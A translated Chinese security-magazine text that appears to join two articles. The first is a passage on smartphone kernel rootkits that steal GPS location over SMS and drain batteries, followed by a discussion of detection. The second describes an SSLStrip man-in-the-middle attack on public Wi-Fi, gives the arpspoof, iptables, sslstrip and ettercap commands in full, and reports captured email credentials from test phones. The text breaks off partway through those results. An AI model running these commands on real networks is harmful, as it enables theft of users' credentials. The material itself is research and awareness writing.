如果 Rootkit 拦截到来自远程攻击者的信息，那么它会试图从 GPS 设备获取位置信息。Rootkit 可以很容易地从与 GPS 设备相关的 tty_driver 结构体的读缓冲区中获得位置信息。需要注意的是，即使用户已禁用 GPS，Rootkit 仍然可以获取位置信息。这是因为 Rootkit 在内核模式下运行，可以启动 GPS 设备并获取位置信息，而且在取得信息后立即禁用该设备。

在获得位置信息后，Rootkit 会生成一条短信，同时通过将 GSM 调制解调器配置为文本模式来发送该短信，并发出 *AT+CMGS* 命令（发送邮件）。

保护手机用户的位置隐私很重要，最近已经引起了研究界相当的注意。Rootkit 破坏内核并通过 GPS 获得用户位置信息，击败了现有的大多数用来保护位置隐私的防御措施。此外，攻击是悄悄进行的，接收到的攻击消息并不立即显示给受害者。该攻击唯一可见的痕迹是由服务提供商记录的消息发送记录。只有当用户收到月结单时，才会发现发送给未知号码的短信，才可能会检测到攻击。然而，许多用户很少注意到这些细小的变化，从而长时间未发现这些攻击。

攻击 3：通过用尽电量实施拒绝服务攻击

这种攻击运行智能手机上像 GPS 和蓝牙这些高耗能的服务，来耗尽手机电池。Rootkit 则通过给 GPS 和蓝牙设备供电来实现。为了能隐蔽地实现操作，每当用户查询这些设备的状态时，Rootkit 都会将 GPS 和蓝牙设备恢复到它们原来的状态。例如，如果两个装置最初处于关闭状态，Rootkit 就会再次将其关闭。因此，当用户查询设备状态时，其显示为禁用，这样就使攻击隐蔽地进行。

最近一个悄悄地利用 MMS 接口中的漏洞来耗尽智能手机电量的攻击激发了该 Rootkit 的产生，该 Rootkit 与此漏洞攻击在功能上相当类似。然而，其关键区别在于 Rootkit 通过直接修改智能手机的操作系统来达到目的。

GPS 和蓝牙设备可以通过分别向相应的电源设备文件写“1”或“0”指令来进行开启和关闭。例如，用户空间用如下的 Shell 命令就可以打开 GPS 设备：“*echo 1 > /sys/class/i2c-adapter /i2c-0/ 0-0073/neo1973-pm-gps.0/pwron.*”，用户空间应用程序通常通过查询该文件来判断设备状态。

该 Rootkit 介入用户空间命令来切换 GPS 和蓝牙设备状态。为了保持隐蔽，当用户试图查看设备状态时，Rootkit 会恢复设备的原始状态。因为这些设备是高能耗的，所以当用户不使用这些设备时，通常会将它们关闭。

Rootkit 通过覆盖系统调用表中用于打开和关闭系统调用内核函数的指针进行操作，即使其指向 Rootkit 代码。每当用户空间文件被打开或关闭时，就会执行 Rootkit 代码。当执行打开系统调用时，如果被打开的文件对应于 GPS 或蓝牙设备的电源设备文件，Rootkit 就会进行检查。如果是，Rootkit 则会恢复设备的原始状态。一旦执行了关闭系统调用，这些设备就会再次启动。因此，除非用户不断地查询这些设备的状态，否则设备就会始终处于启动状态。

这种攻击很快就会耗尽智能手机的电池。在将近两个小时的实验中，Rootkit 感染了 Neo Freerunner 电话并耗尽了所有电量（实验过程中，手机并未一直使用）。相反，未受 Rootkit 感染并运行相同服务的手机其电池寿命约为 44 小时。通过给 GPS 和蓝牙设备供电，我们还在 Verizon 版 Touch 和 ATT Tilt 上模拟了该 Rootkit 实现。在这两种情况下，电池寿命减少了将近 10 倍。人们在紧急情况下越来越依赖于手机，那么当用户最需要使用手机时，该攻击就会导致拒绝服务攻击。

虽然在攻击 3 中，Rootkit 程序采用某种机制来隐藏自己从而不被终端用户发现，但是攻击 1 和攻击 2 仍然具有更好的隐蔽性。例如，能够访问蓝牙功能的用户可能会注意到他的智能手机是能够被周围其他用户搜索到的，这样他就会怀疑手机状态是否有问题。然而，我们推测绝大多数用户会怀疑是自己的手机电池有问题，并更换手机或电池。

在本节中，我们讨论各种可以安装在受害者电话上的 Rootkit 程序以及在保持该 Rootkits 持久稳定的方法。然后，我们讨论了在 Symbian 微内核操作系统中运行 Rootkit 的可能性。最后，我们讨论了可以帮助检测智能手机内的 Rootkit 程序的机制。

Rootkit 部署和持久性

通常用来部署台式机恶意软件的方法也能同样部署智能手机上的 Rootkit。F-Secure 的研究显示，在 2007 年中，近 79.8%移动电话的感染是从恶意网站下载数据导致的。蓝牙和短信是这些恶意数据的主要来源，还可以通过电子邮件附件、垃圾邮件将 Rootkit 传送给智能手机，甚至还可以利用现有应用程序中的漏洞来实现。

在部署数据后，Rootkit 需要访问特权（例如 Root 权限）来修改代码和数据，并感染操作系统。在实验中我们使用运行 OpenMoko Linux 发行版系统的 Neo Freerunner 手机，其直接以 Root 权限执行应用程序。因此，下载到手机上的不安全内容自动地获取了 Root 权限。即使在无法以 Root 权限运行应用程序的操作系统中，攻击者仍然可以利用应用程序和操作系统中的漏洞获得提升的权限从而安装 Rootkit 程序。即使在精心设计的系统中，这种漏洞也很常见。例如，谷歌 Android 平台中的漏洞允许执行命令行指令来运行 Root 权限。

Rootkit 一旦安装后，那么其目标就是长期控制系统。Rootkit 通过安装操作系统启动时下载的内核模块来完成该功能。智能手机 Rootkit 程序还可以采用同样的机制来控制被感染的手机。但是，这种技术会在磁盘中留下痕迹（即内核模块包含该 Rootkit），其可能会被

反病毒工具检测到。高级 Rootkit 程序直接修改内核内存中的代码和数据，并不留下任何使用痕迹，从而躲避检测。虽然 Rootkit 程序只能在系统重启之前保持有效，但是对台式机仍然很有效，因为这些机器往往是数天或数月才重启一次。由于智能手机经常处于关机状态（或者因为电池耗尽而死机），所以直接修改内核内存的 Rootkit 程序可能只能在智能手机中运行几天。在这种情况下，攻击者可以重新感染手机（Rootkit 通过被感染手机的蓝牙，再次感染受害者）。虽然智能手机 Rootkit 只是在较短期间内生效，但其仍然严重威胁用户的安全。

微内核操作系统中的 Rootkit

本文讨论的 Rootkit 程序运行在宏内核操作系统（Linux）中。这种操作系统在内核模式下执行大量的代码。例如，由大约 310 万行代码构成的 Linux 系统的设备驱动程序也在内核模式下运行。Rootkit 经常冒充设备驱动程序或其他的内核模块运行。一旦安装完毕，它们就随时准备访问内核代码和数据。

相反，微内核操作系统在内核模式下仅执行少量代码。设备驱动程序和其他模块，如网络子系统和文件系统，都作为用户模式进程执行。由于微内核限制了内核模式下运行的代码量，其内核级 Rootkit 提供的攻击面比宏内核操作系统提供的攻击面更小。因此，以前 Rootkit 仅仅攻击宏内核操作系统，如占据主流市场的 Linux、Windows 和 OS X。据我们所知，Rootkit 尚未开发用于微内核操作系统的版本。

占据智能手机操作系统约 50％市场份额的 Symbian 操作系统，从微内核和宏内核操作系统中都借用了系统功能。Symbian 操作系统的设备驱动程序和内存管理代码与宏内核操作系统中的代码一样在内核模式中运行；但是，文件系统和网络子系统和在微内核操作系统中一样，作为用户空间进程运行。

作为设备驱动程序发布的 Rootkit 可以用感染宏内核操作系统一样的方式来感染 Symbian 智能手机。然而，通过感染实现文件和网络子系统的用户空间进程，Rootkit 也可以轻易攻击与微内核一样的 Symbian 组件。例如，反病毒工具根据文件系统提供的建议扫描磁盘文件。Rootkit 可以恶意地修改文件系统进程来躲避反病毒工具的检测。

对于入侵智能手机 Rootkit 的检测技术，如防病毒软件，可以有效地检测和消除病毒、蠕虫和间谍软件，这种工具还能有效地检测智能手机上的恶意软件。但是，这些工具通常依赖于特定的操作系统才能提供诸如访问文件这样的服务。在受 Rootkit 感染的系统中，这种信任是错位的。由于 Rootkit 在内核模式下运行，它很容易通过用户模式应用程序运行的反病毒软件来躲避检测。因此，Rootkit 检测工具必须与受监视的操作系统隔离。目前，为台式机开发的 Rootkit 检测器运行在安全协处理器上或使用虚拟化技术进行隔离。

当今市场上现有的智能手机与安全协处理器并不匹配。因此，虚拟化技术提供了唯一可行的、在智能手机上实施 Rootkit 检测工具的办法。目前，不少商家也正在努力建设智能手机虚拟监视器。虚拟化智能手机的主要目标是让用户能够拥有多重功能。例如，同一个电话可供多个账户和提供者使用（如企业账户和个人账户）。Rootkit 检测器利用这些虚拟监视器，将 Rootkit 从智能手机操作系统中分离出来。例如，Rootkit 检测器可以在一个单独的虚拟机中执行并监测智能手机操作系统的内存。然而，大多数现有的 Rootkit 检测工具采用计算密集型算法，这就要求它们需要定期获取并扫描受监测的操作系统的内核内存。这种监测有可能会流失大量电量，从而导致这种 Rootkit 检测工具的实用性受到了质疑，所以需要开发检测智能手机的新型节能 Rootkit 技术。

另一种检测 Rootkit 的方法是使用受信任的硬件，如 TPM 芯片。TPM 芯片能够计算并安全地存储软件堆栈的完整性测量数。当结合完整测量协议使用时，这些测量方法可以检测出软件栈中存在的有害代码（如 Rootkit 等）。可信赖计算工作组（Trusted Computing Group）最近宣布，手机上值得信赖硬件的新规格（MTM，移动可信模块），以及智能手机厂商数量的增长都要求在手机上部署这样的一些硬件。不过，受信赖的硬件只能检测到修改了不可改变代码和数据的 Rootkit 程序。最近的研究阐述了这种修改操作系统中可变数据来达到恶意目的的 Rootkit 技术。即使在具有 MTM 功能的智能手机中，这种 Rootkit 技术仍然可以躲避检测。

对于 Rootkit 和台式机 Rootkit 的检测主要围绕着 Rootkit 隐藏技术展开。早期 Rootkit 通过替换系统二进制文件来实现隐藏，并与特洛伊木马共享磁盘库，这样就可以隐藏恶意操作。例如，Tripwire 和 AIDE 工具检查系统文件完整性来判断是否存在 Rootkit。Strider Ghostbuster 工具则采用了 Cross-view 方法检测用户模式 Rootkit。Cross-view 检测不同系统操作接口中获取的查询结果，并进行比较。例如，Cross-view 检测器通过观察 PS-Utility 程序输出和内核进程内部表现之间的区别来识别隐藏进程。

现在，Rootkit 技术已经开始修改系统内核了。该 Rootkit 要么修改内核代码，要么修改存储控制数据的数据结构，如系统调用表或函数指针。最近的研究表明，可以修改内核中非控制数据来运行高度隐蔽的攻击。目前，已经开发出检测这种 Rootkit 的工具——通过确保内核代码和数据不变量来实现。

另一种抗衡上述技术的方法是脱机扫描内核模块，判断其是否为恶意的。大多数商业恶意软件检测工具所采用的签名匹配技术和抽象执行工具一般使用

这种方法，该工具与内核模块行为类似，可以决定恶意软件是否影响关键内核数据结构。

移动恶意软件和防御

手机已经发展为完善的计算设备，这就使其成为病毒、蠕虫和木马这些恶意软件的目标。恶意软件通常利用智能手机蓝牙接口漏洞，或攻击手机应用程序上的漏洞。

检测恶意软件的工具修改了一些用于台式机的技术，如签名和基于行为的检测算法，从而在资源有限的环境中运行。这些算法运行速度快，需要较少的内存资源并消耗更少的电源。检测移动恶意软件和分析不可信软件反常行为都消耗极大资源。

移动电话经常成为跨服务攻击的目标。例如，将攻击程序下载到智能手机，并且访问电话子系统。由于目前移动电话采用的安全机制相当松懈，这种攻击是极有可能的。例如，手机上任意用户空间进程都可以向 GSM 设备发送 AT 命令。通过标记用户空间文件和资源并加强智能手机操作系统访问控制机制就可以阻击这种跨服务攻击。然而，这些解决方案对本文提出的 Rootkit 没什么效果，因为 Rootkit 直接修改内核数据。

结论

恶意软件的发展史是攻击者和防御者之间的竞争史。当防御者改进恶意操作检测工具时，攻击者也会用新技术来逃避侦查。Rootkit 通过破坏操作系统来逃避检测，从而能够避开用户空间检测工具并长期隐蔽运行。内核级 Rootkit 利用智能手机操作系统，带来了严重的社会影响。

移动手机平台的流行吸引着攻击者开始越来越多地开发和部署针对这些平台的病毒、蠕虫。随着现代智能手机操作系统的日益复杂，攻击者将越来越多发展 Rootkit 技术。因此，需要大力发展有效检测智能手机 Rootkit 的技术。

前置知识：无
关键词：漏洞、智能手机、中间人攻击



基于智能手机设备的中间人攻击技术

文/图 Mayank Aggarwal 译/小小杉

考虑如下的场景：智能手机用户连接到互联网以确定网上银行交易成功与否。用户在咖啡厅喝咖啡，而这家咖啡厅恰好提供免费的 Wi-Fi 接入。用户决定直接从智能手机浏览器通过免费 Wi-Fi 接入连接到网上银行，并输入账户证书，从而成功登录网上银行账户。在工作完成后，用户注销并关闭所有网上银行网页。此时，用户不会怀疑是否发生过恶意攻击。

正如智能手机周围设备的技术现状一样，即使解决了传统信息安全隐患，现在也很少有高质量的应用程序。因此有这样一个简单的结论，基本信息安全恶意软件和异常检测能力仅限于基于恶意软件检测的签名技术。

我们从攻击者的角度重新考虑相同的工作场景。攻击者同样访问提供免费 Wi-Fi 接入的咖啡馆，并使用基本主机、网络识别和笔记本电脑的枚举工具来列举出所有连接到 Wi-Fi 接入的活动设备。从结果来看，攻击者注意到某个指向诺基亚智能手机的 MAC 地址。攻击者知道现今绝大多数智能手机几乎不具备检测能力，所以用户可能永远也找不到主动式中间人攻击（Active Man-In-the-middle Attack，MITM，是一种通过在公网用户和他们请求的网站之间拦截和更改通信，允许入侵者访问敏感信息的攻击方法），消息灵通的攻击者成功地创建了 MITM 攻击。与此同时，智能手机用户则输入登录证书来访问网上银行。在这种情况下，智能手机和网上银行之间的所有通信都是通过攻击者主机来路由的，同时攻击者还可以看到纯文本形式的用户登录详细信息，并能够截获用户访问的所有网站信息。

主动式中间人攻击（MITM）

MITM 攻击转达两个系统之间的信息并由此进行拦截。攻击者建立起与两个受害者主机之间的独立连接。攻击者主机给这两台主机发送虚假 ARP 应答，从而使得受害者主机之间的通信全部通过攻击者主机进行传送。攻击者建立新连接并注销现有连接，同时查看和重放目标机之间的任何隐私信息。

在下面的部分我们将讨论实现基于SSL的MITM绕过攻击技术的工具。

工具介绍

下面提到的工具是攻击者可能用来成功执行 MITM 攻击并突破 SSL 安全策略的工具。

1）Arpspoof

该工具将 LAN 上目标主机数据包重定向到同一 LAN 的主机上。这通过给目标主机伪造 ARP 应答包来实现。

2）SSLStrip

鉴于网络上的 HTTP 传输透明劫持，观察 HTTPS 链接和重定向操作，然后把这些链接映射到与 HTTP 链接或 HTTPS 链接相似的链接上。同时它也提供看起来像锁图标、选择性登录和 Session 拒绝那样的网站图标（favicon，出现在浏览器地址栏左侧的那个小图标）。

3）Ettercap 或 Wireshark

用于交换局域网的多用途嗅探器/拦截器/记录工具。它也用于实现网络 MITM 攻击。Wireshark 是一个网络协议分析仪，经常被用做数据包嗅探器。

MITM 攻击实现

图 1 显示了成功实施 MITM 攻击以前，终端用户和提供 Internet 连接的路由器之间的网络连接。现在 Web 浏览器定期地通过 SSL 证书来确保浏览器和安全网站之间加密通信数据的安全性。




图 1 手机、路由器之间的无线连接图解

利用此前在该项研究中提到的工具，我们来讨论攻击者如何实施基于 SSL 的 MITM 绕过攻击。下面是攻击者的实施步骤，可以绕过 SSL 安全技术。值得一提的是，尽管从 Backtrack 4 操作系统起即开始运行这些特殊测试，但在 Ubuntu 或其他 Linux 发行版上都有相同要求。

- echo 1 > /proc/sys/net/ipv4/ip_forward

在该步骤中，攻击者进行 IP 转发。默认情况下，"ip_forward" 值为 0，即禁用 IP 转发。更改此默认设置为 1，即可启用 IP 转发。

- arpspoof -i wlan0 -t #victims ip address #router ip address

ArpSpoof 为受害者主机伪造 ARP 应答。此步骤假定攻击者已利用某种网络/端口扫描工具确定了受害者的 IP 地址。

- iptables -t nat -A PREROUTING -p tcp –dport 80 -j REDIRECT -toports 10000

上述命令选择网络地址转换表（NAT）并将该规则追加至 PREROUTING 链。该规则为 TCP 协议（80 端口）设置，同时该规则设置防火墙将 80 端口所有流量重定向至 10000 端口。

- sslstrip a -k -f

上述命令执行 SSLStrip 工具，该工具将记录所有来自攻击者以及发送给攻击者的 SSL 和 HTTP 通信日志。

- ettercap -T -q -i wlan0 or Wireshark

最后，攻击者运行嗅探器来查看通过其主机的通信。在文本模式下（-T），攻击者利用（-q）标志使用 ettercap（多功能交换局域网嗅探器）嗅探用户名和密码，也可以使用 Wireshark 工具。

在这一点上，攻击者主机成功地扮演了智能手机和 Wi-Fi 接入之间中间人的角色。正是如此，攻击者才能够有效地控制所有经过攻击者主机的通信数据，然后将请求转发给 Wi-Fi 接入。由于攻击者主机截获了所有来自受害者智能手机的数据，所以攻击者就可以注销或修改其活动连接。同时，攻击者主机上已经运行了 SSL 绕过工具，所以一旦受害者访问任何邮件服务或网上银行，那么其登录证书将以纯文本形式显示在攻击者主机上，如图 2 所示。




图 2 成功的 MITM 攻击实现图解

结果分析

下一节将具体讨论表 1 中设备的测试成果。在所有的测试案例中，测试团队获得电子邮件证书（用户名和密码），以验证对智能手机设备和提供 SSL 安全的网络服务器实施了成功的 MITM 攻击。在每个平台中，我们对不同的电子邮件客户端均测试 MITM 攻击。

表 1 研究中使用的测试设备表

设备名	操作系统
Nokia N 95	S60 3 edition
Windows HTC Tilt	Windows Mobile 6.1 Professional
T-Mobile G1	Android
Apple iPhone 3G S	iPhone OS 3.1

诺基亚 N95

针对 N95，我们在三种不同的电子邮件客户端测试了基于 SSL 的 MITM 绕过攻击。

1）Web 浏览器

我们最开始使用诺基亚 N95 网页浏览器来访问电子邮件。图 3 包括终端用户设备和攻击者计算机的屏幕截图。从攻击者主机的屏幕截图可以看到终端用户的登录证书。终端用户在继续访问因特网的同时，并不知道隐私已经泄露。攻击者也可以使用 webspy 工具，它能打开所有受害者访问过的网络，并将数据发送到攻击者主机。




图 3 通过浏览器访问电子邮件的结果

2）邮箱分析

通过配置邮箱服务，在设备信息文件夹内发现了访问电子邮件的第二个选项。如图 3 一样，图 4 包括 N95 和攻击者主机的屏幕截图。当终端用户初次设置邮箱账户时，攻击者主机已经获取其电子邮件证书。无论何时用户刷新邮箱，攻击者主机都能获得其登录信息。




图 4 通过邮箱访问邮件的结果

3）Xpress 邮箱分析

最后在诺基亚 N95 上测试的是 Xpress 邮件应用程序。该应用程序以非 SSL 方式加密设备和服务器。在这种情况下，嗅探或 SSL 绕过方法对 Xpress Mail 提供的加密技术仍然有效。

图 5 显示了 N95 和攻击者主机的屏幕截图。N95 屏幕截图显示了账户的设置步骤，而攻击者主机屏幕截图则显示了由加密的登录证书组成的嗅探数据包。



图 5 通过 Xpress 邮箱访问邮件的结果

Windows HTC Tilt

针对 Windows HTC tilt，我们对三种不同的电子邮件客户端进行了基于 SSL 的 MITM 绕过攻击实验。

1）Web 浏览器：Internet Explorer

最初我们用 Tilt 设备，通过 Web 浏览器访问电子邮件。图 6 为 Tilt 设备和攻击者主机的屏幕截图。攻击者的屏幕截图显示了从 Tilt 设备嗅探到的用户名和密码。正如大家所料，终端用户并不知道登录证书已经被攻击者所截获。攻击者也可以运行 webspy 工具嗅探 Tilt 用户访问的所有网页。




图 6 通过 IE 浏览器访问邮件的结果

2）设置信息中电子邮件选项

Tilt 为访问电子邮件提供了初始选项。它类似于诺基亚 N95 的邮箱选项。图 7 显示的是 Tilt 设备和攻击者主机的屏幕截图。攻击者使用 Wireshark 嗅探数据包，截获的数据包中有用户名和密码。每当终端用户刷新邮件客户端时，Wireshark 都会捕获到相同的信息。

